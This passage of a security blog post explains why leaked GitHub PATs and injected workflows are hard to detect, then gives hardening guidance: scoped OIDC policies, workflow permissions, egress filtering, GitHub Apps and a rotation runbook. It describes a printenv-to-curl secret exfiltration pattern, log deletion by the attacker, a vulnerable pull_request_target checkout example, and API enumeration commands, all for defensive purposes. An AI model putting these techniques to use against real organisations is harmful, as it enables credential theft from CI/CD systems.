{"created_at": "2026-02-03T13:02:19Z", "type": "WatchEvent", "actor": "henshin", "repo": "ProDefense/Hawk", "action": "started"}
{"created_at": "2026-01-30T03:57:02Z", "type": "ForkEvent", "actor": "11kouki", "repo": "ProDefense/CVE-2025-32433", "action": "forked"}
Why this matters even if you had an audit log. On Team and Free you don't, but it's worth knowing what you're missing. The enumeration phase (listing repos, secrets, workflows via API) isn't logged at all. GitHub records those calls in access logs org admins never see. If a workflow runs, you might see that it ran, but not which secrets it used. Workflow file changes would show up as push events, but they're drowned in normal churn. And PAT creation is visible only in the user's security log, not at the org level. So even on plans that have an audit log, the feed is incomplete. On Team and Free you're not even in the room.
The Timing Problem
The detection gap isn't just about what gets logged. It's about the relationship between attack speed and defender response time.
A PAT enumeration runs in under 60 seconds. The script from Attack Path 1 can identify every repository in an organization, list every secret name, and read every workflow file in the time it takes to make a cup of coffee. By the time a human analyst sees anything unusual, the attacker already has a complete map of your organization and knows exactly what's worth going after.
Workflow injection is faster still. From a valid PAT to a running malicious workflow can be under five minutes, depending on how quickly GitHub Actions picks up the job. The printenv exfiltration step takes milliseconds. The attacker's endpoint receives the base64 blob. The secrets are now outside your perimeter.
If you had audit log visibility (e.g. Enterprise streaming to a SIEM), the response timeline would look like this. Note that no alert can prevent the exfil; by the time anything fires, the secrets are already gone. The only thing you can alert on is the workflow push at T+2:10, e.g. a rule that fires when a git.push event touches .github/workflows/. That signal is noisy (legitimate workflow edits happen constantly) and it only tells you something ran; it doesn't tell you which secrets were in that run. So the alert is simply "someone pushed a workflow file," and by then the damage is done.
T+0:00  Attacker uses PAT to enumerate org (no log entry)
T+0:45  Attacker identifies target repo with PROD secrets
T+1:30  Attacker pushes malicious workflow to branch
T+1:35  GitHub Actions picks up the job
T+2:00  Workflow runs, printenv exfil fires
T+2:01  Secrets arrive at attacker endpoint
T+2:05  Attacker closes PR, deletes branch, deletes run logs
T+2:10  Audit log records a workflow push event (noisy, low signal)
T+4:00  Alert fires—e.g. "git push touched .github/workflows" (if you built that rule; many orgs don't)
T+4:30  Security engineer starts investigation
T+6:00  Engineer confirms a malicious workflow ran
T+6:30  Incident response begins: scope the compromise, plan containment
T+8:00  Containment and rotation planning (rotation itself is slow—CI secrets are hard to rotate;
        many systems depend on them, and changing them can block deployments)
The attacker has had usable credentials for hours before incident response even starts. In the case of OIDC-derived cloud credentials, those expire in an hour anyway. However, in that hour an attacker can enumerate SSM Parameter Store, pull Terraform state from S3, and collect a new set of static credentials to use after the STS token expires.
The gap between attack completion and detection is not primarily a tooling problem. It's a structural problem. The attacks are fast, the logs are incomplete, and the signals that do exist are buried in noise. You cannot alert your way out of this fast enough to prevent the damage. This is why the prevention section focuses on architecture rather than detection.
What Does Show Up and Where to Look
On Team and Free you don't have an audit log to stream or query. What you can do is lean on the Events API, canary tokens, and clone traffic if you have network visibility. If you ever get audit capability (e.g. you move to Enterprise or get read access elsewhere), the events worth alerting on would be:
- New workflow files in repositories that don't normally have them. A push that creates
.github/workflows/in a repo with no previous workflow history is unusual. - Workflow file modifications on repositories with production secrets. Any push that changes workflow files in a repo that has access to environment secrets with no protection rules should trigger a review.
- Org secret access from unexpected repositories. If org-level secrets are scoped to specific repos, access from a different repo or unfamiliar actor is worth flagging.
- New PAT creation by service accounts. Machine users and bot accounts rarely need new PATs; a new token for them is worth investigating.
- Bulk repository cloning. API enumeration isn't logged, but clone traffic can show up in git or network logs. A single actor cloning dozens of repos in quick succession is unusual.
- Canary tokens. Plant decoy secrets (e.g. Canarytokens) in repos or in git history. They won't prevent an attack, but when someone runs TruffleHog (or any scanner) on your org and touches one, you get notified. No audit log required.
The honest summary of the detection landscape is this: you will not catch a determined attacker through log monitoring alone. The enumeration phase leaves no trace. The attack phase is faster than your alert response time. By the time you have something actionable in your SIEM, the credentials are already somewhere else. Detection is worth doing because it bounds your response time and helps you understand scope after the fact. But it is not a substitute for the architectural controls in the next section.
So How Do You Actually Prevent This?
Earlier I joked that the answer to prevention is a shrug emoji and finger guns. The real answer is more nuanced and less satisfying: you cannot prevent PATs from leaking, you cannot guarantee that every workflow file in your organization is free of injection vulnerabilities, and you cannot make your CI/CD system impossible to abuse. What you can do is design your systems so that when these things happen, and they will happen, the attacker gets less.
This section is organized around a single framing principle: assume the PAT will leak. Design for that world.
Every recommendation here answers the question: if an attacker has a valid PAT with repo:* and workflow scope, what does this control prevent them from getting? Some controls reduce what the PAT can see. Some reduce what secrets are accessible to workflows. Some reduce what an attacker can do with stolen credentials after the fact. Together they create the blast radius reduction that detection and response alone cannot provide.
Secret Architecture: Stop Putting Secrets Where They Don't Need to Be
The single most impactful thing you can do is reduce how many secrets live in GitHub in the first place. Every secret that doesn't exist in GitHub cannot be stolen from GitHub.
Use OIDC instead of static credentials, but configure the trust policy correctly. OIDC federation for cloud providers is the right architecture. The problem when workflows assume cloud roles is not that OIDC is insecure; it is that the trust policy is often misconfigured. Lock every OIDC trust policy to the specific repository and branch that legitimately needs the credential:
{
  "Condition": {
    "StringEquals": {
      "token.actions.githubusercontent.com:sub":
        "repo:myorg/myrepo:ref:refs/heads/main",
      "token.actions.githubusercontent.com:aud":
        "sts.amazonaws.com"
    }
  }
}
Not repo:myorg/*. Not StringLike with a wildcard. The specific repository. The specific branch. If you have ten repositories that deploy to AWS, you have ten separate IAM roles with ten separate trust policies, each scoped to one repository and one branch. This is more work to set up and the right amount of work.
Use environment secrets with protection rules, not org secrets. The org secret pattern is convenient but dangerous. An org secret scoped to all repositories is a secret that any workflow in any repository can access. Replace those with environment secrets, add required reviewer protection rules, and restrict which branches can deploy to each environment. Where you store the secret determines who can touch it:

For environments that don't need human approval on every run, at minimum restrict the deployment branch to main or your release branch pattern. This means an attacker who injects a workflow on a feature branch cannot access production secrets even if they can trigger a workflow run.
Secret namespacing. Don't share a single DataDog API key across every repository. Don't share a single Cloudflare token across every Terraform workspace. Create per-service, per-environment credentials so that a compromise of one workflow gives the attacker access to the secrets that workflow legitimately needs, not every secret the organization has. This is more credentials to manage and the right number of credentials to manage.
Audit what you actually have. Most organizations have no inventory of their GitHub secrets. Run this:
# List all org-level secrets and their repository access scope
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/orgs/YOUR_ORG/actions/secrets?per_page=100" \
  | jq '.secrets[] | {name, visibility, selected_repositories_url}'

# For each secret, check which repos have access
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/orgs/YOUR_ORG/actions/secrets/SECRET_NAME/repositories" \
  | jq '.repositories[].full_name'

# List environment secrets for a specific repo
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/repos/YOUR_ORG/YOUR_REPO/environments" \
  | jq '.environments[] | {name, protection_rules}'
Do this across every repository in your org. The results are usually surprising. Secrets that should be scoped to one repository are scoped to all of them. Secrets that should have been deleted after a migration are still there. Environments that should have protection rules don't. This audit, run once and then on a schedule, gives you the current state of your secret exposure.
Workflow Hardening: Make the Injection Attack Harder
Reducing the secret footprint limits what an attacker gets. Hardening your workflows reduces whether an attacker can trigger execution in the first place. (The injection attack in this post involves an attacker pushing their own workflow. They are not abusing a mutable action tag. Defenses here are permissions, fork approval, and egress filtering.)
Set explicit permissions on every workflow. The GITHUB_TOKEN default permissions are too broad. Every workflow file should have an explicit permissions block:
name: CI

on: [push, pull_request]

permissions:
  contents: read      # Can read repo contents
  # Everything else defaults to none

jobs:
  test:
    runs-on: ubuntu-latest
    permissions:
      contents: read  # Repeat at job level for clarity
    steps:
      - uses: actions/checkout@<SHA>
      - run: npm test
For workflows that need to post PR comments or create releases, add only what's required:
permissions:
  contents: read
  pull-requests: write  # Only if you actually post PR comments
Never set permissions: write-all. Never leave permissions unset on a workflow that calls third-party actions.
Handle pull_request_target with care or not at all. For most use cases, pull_request is the right trigger. If you genuinely need pull_request_target for its elevated permissions, never check out the PR's code in that context:
# This is the dangerous pattern - do not do this
on: pull_request_target
jobs:
  build:
    steps:
      - uses: actions/checkout@<SHA>
        with:
          ref: ${{ github.event.pull_request.head.ref }} # Checking out attacker code

# Safe pattern - if you need pull_request_target, keep checkout separate
on: pull_request_target
jobs:
  label:
    steps:
      - name: Label PR        # Only operate on metadata, never on checked-out code
        uses: actions/labeler@<SHA>
If you need to both check out PR code and have elevated permissions, the pattern is to split it into two workflows: a restricted pull_request workflow that checks out and tests the code with no secret access, and a separate workflow_run workflow that triggers on completion of the first and has elevated permissions but never touches the PR code.
Restrict fork workflow approvals. In your organization's Actions settings, set fork pull request workflow approval to require approval for all external contributors:
This doesn't prevent attacks from compromised internal accounts, but it eliminates the entire class of external contributor attacks.
Use step-security/harden-runner. This is an underused action that adds egress filtering to workflow runs. It can be configured to allow only specific outbound destinations and will block or alert on any connection attempts to unexpected endpoints:
steps:
  - uses: step-security/harden-runner@<SHA>
    with:
      egress-policy: block
      allowed-endpoints: >
        api.github.com:443
        registry.npmjs.org:443
        objects.githubusercontent.com:443
An exfiltration attempt using curl to send secrets to an attacker's server will be blocked if the destination isn't in the allowed list. This is a meaningful defense against the printenv | curl attack pattern.
PAT Hygiene: The Human Layer
Architectural controls reduce the blast radius when a PAT leaks. PAT hygiene reduces how often PATs leak and how useful they are when they do.
Disable classic PATs at the org level. GitHub organizations can now require that all PATs used for API access be fine-grained; classic PATs can be disabled entirely. If you don't, the scenario you're trying to avoid looks like this:

Enabling the restriction is a breaking change for anyone using classic PATs for automation, and there will be pushback. The migration path is to replace classic PATs with either fine-grained PATs scoped to specific repositories with specific permissions, or GitHub Apps, which are better still. The pain of the migration is bounded. The pain of cleaning up after a leaked classic PAT with repo:* is not.
Enforce PAT expiry. GitHub lets you set a maximum allowed lifetime for PATs at the org level. Set it. A PAT that expires in 90 days is not perfect, but it's meaningfully better than a PAT that never expires. The 2019 credential that's still valid because nobody ever rotated it stops being a problem when you enforce expiry.
Use GitHub Apps for automation instead of PATs. A GitHub App is a first-class identity in GitHub's permission model. It has explicitly defined repository permissions, its tokens are short-lived by default, it can be restricted to specific repositories, and its activity is visible in a way that PAT usage often isn't (and on Enterprise, in audit logs). A GitHub App cannot be used to access personal account information the way a PAT can. It is strictly better than a service account PAT for automation in almost every dimension.
Creating a GitHub App for your internal automation:
# GitHub Apps are created via the UI at:
# https://github.com/organizations/YOUR_ORG/settings/apps/new
#
# Key settings:
# - Repository permissions: only what the automation actually needs
# - Subscribe to events: only what the automation actually processes
# - Where can this GitHub App be installed: Only on this account
#
# After creation, generate a private key and use it to create installation tokens:

# Generate a JWT from your app's private key
APP_ID="your_app_id"
PRIVATE_KEY_PATH="your-app.private-key.pem"

# Create installation access token (valid for 1 hour)
jwt=$(python3 -c "
import jwt, time
payload = {'iat': int(time.time()), 'exp': int(time.time()) + 600, 'iss': '$APP_ID'}
print(jwt.encode(payload, open('$PRIVATE_KEY_PATH').read(), algorithm='RS256'))
")

# Get installation ID
installation_id=$(curl -s \
  -H "Authorization: Bearer $jwt" \
  -H "Accept: application/vnd.github+json" \
  "https://api.github.com/app/installations" | jq '.[0].id')

# Create a short-lived installation token
curl -s -X POST \
  -H "Authorization: Bearer $jwt" \
  -H "Accept: application/vnd.github+json" \
  "https://api.github.com/app/installations/$installation_id/access_tokens" \
  | jq '.token'
That token is valid for one hour. When it expires, you generate a new one. There is no long-lived credential to leak.
The Golden Path Workflow Template
The controls above are most effective when they're built into a template that developers use by default rather than a checklist they're expected to apply manually. A golden path workflow template is the highest-leverage artifact a platform security team can produce, because it makes the secure option the default option.
Here is a fully annotated hardened workflow template:
name: CI

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]
  # Explicitly NOT using pull_request_target

# Default all permissions to read-only at workflow level
# Individual jobs escalate only what they need
permissions:
  contents: read

jobs:
  test:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      # No additional permissions needed for test jobs
    steps:
      - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2

      # Harden the runner - block unexpected outbound connections
      - uses: step-security/harden-runner@4d991eb9b905ef189e4c376166672c3f2f230481 # v2.11.0
        with:
          egress-policy: audit   # Start with audit mode, move to block after tuning
          allowed-endpoints: >
            api.github.com:443
            registry.npmjs.org:443

      - name: Set up Node
        uses: actions/setup-node@1d0ff469b62b6d0ad9b0af0fb3b1e40be53ce9b9 # v4.2.0
        with:
          node-version: 20
          cache: npm

      - run: npm ci
      - run: npm test

  deploy:
    runs-on: ubuntu-latest
    needs: test
    # Only run deploy on main branch, not on PRs
    if: github.ref == 'refs/heads/main' && github.event_name == 'push'
    # Target a specific environment with protection rules
    environment: production
    permissions:
      contents: read
      id-token: write   # Required for OIDC - only on the job that needs it
    steps:
      - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2

      - uses: step-security/harden-runner@4d991eb9b905ef189e4c376166672c3f2f230481 # v2.11.0
        with:
          egress-policy: block
          allowed-endpoints: >
            api.github.com:443
            sts.amazonaws.com:443
            s3.amazonaws.com:443

      # OIDC credential request - no static secrets
      - uses: aws-actions/configure-aws-credentials@e3dd6a429d7300a6a4c196c26e071d42e0343502 # v4.0.2
        with:
          role-to-assume: arn:aws:iam::123456789012:role/github-actions-myrepo-deploy
          # Role trust policy must be scoped to this repo and main branch only
          aws-region: us-east-1

      - name: Deploy
        run: aws s3 sync ./dist s3://my-prod-bucket
And the accompanying org settings checklist, checked against the GitHub UI:
GitHub Org Security Settings Checklist

Actions Settings (Settings → Actions → General):
[ ] Fork pull request workflows from outside collaborators: Require approval for all outside collaborators
[ ] Fork pull request workflows: Require approval for first-time contributors
[ ] Workflow permissions: Read repository contents and packages permissions (default to read)

Actions Policies:
[ ] Allow actions and reusable workflows from: selected orgs and repos only
[ ] Disable allowing GitHub Actions to create and approve pull requests

Member Privileges:
[ ] Personal access tokens (classic): Restricted (not allowed)
[ ] Fine-grained personal access tokens: Require administrator approval
[ ] Maximum personal access token lifetime: 90 days (or less)

Code Security:
[ ] Secret scanning: Enabled
[ ] Push protection: Enabled
[ ] Custom secret patterns: Configured for internal token formats

Audit Log:
[ ] Audit log streaming (Enterprise only): Configured and validated
[ ] Log retention: Set to maximum available
Build and test your rotation runbook. When a PAT leaks, the first hour is the most important one. Every minute spent figuring out which secrets to rotate, how to rotate them, and which systems depend on them is a minute the attacker has usable credentials. Build the runbook before you need it:
Secret Rotation Runbook

On discovery of leaked PAT:
1. Identify the GitHub user whose PAT was leaked
2. Revoke the specific PAT immediately via GitHub user settings
3. Enumerate every repo the PAT had access to (use the API enumeration script)
4. List every secret the PAT user could access (repo- and org-level; add enterprise-level if applicable)
5. Assume all listed secrets are compromised and rotate in order of sensitivity:
   a. Cloud provider credentials (OIDC role trust policies, static keys)
   b. Database credentials
   c. Third-party API keys with write access
   d. Third-party API keys with read access
6. Review the affected user's security log (Settings → Security log) for the prior 90 days; if you have org audit logs, review those too
7. Check workflow run logs for any repositories that had recent unusual runs
8. File incident report with timeline
Practice this runbook. Time yourself. If rotation takes four hours the first time you do it in a real incident, it will take two hours the second time and thirty minutes the fifth time. The goal is to make the window between "PAT leaked" and "credentials rotated" as short as possible, because that window is the only time the attacker can act on what they found.
The goal of everything in this section is not to make your GitHub organization unattackable. It is to make it expensive, loud, and low-yield. An attacker with a leaked PAT who hits an org with OIDC scoped to specific branches, environment secrets with protection rules, least-privilege workflow permissions, egress-filtered runners, and a thirty-minute rotation runbook will find themselves with a lot of work to do for credentials that expire before they can use them. That's the outcome I'm building toward.
The organizations that get hurt are the ones that treat CI/CD security as an afterthought, accumulate secrets without inventory, and discover their rotation process for the first time during an incident. The gap between those organizations and well-prepared ones is not exotic security tooling. It's the controls in this section, applied consistently, before something goes wrong.
Written by
Founder of PlatformSecurity and veteran security expert with over a decade of experience in offensive security. Recognized penetration testing specialist who has uncovered critical vulnerabilities in Fortune 500 companies, cloud infrastructure, and enterprise applications. Expert in red team operations, cloud security, and vulnerability research with a track record of responsible disclosures and high-impact security findings.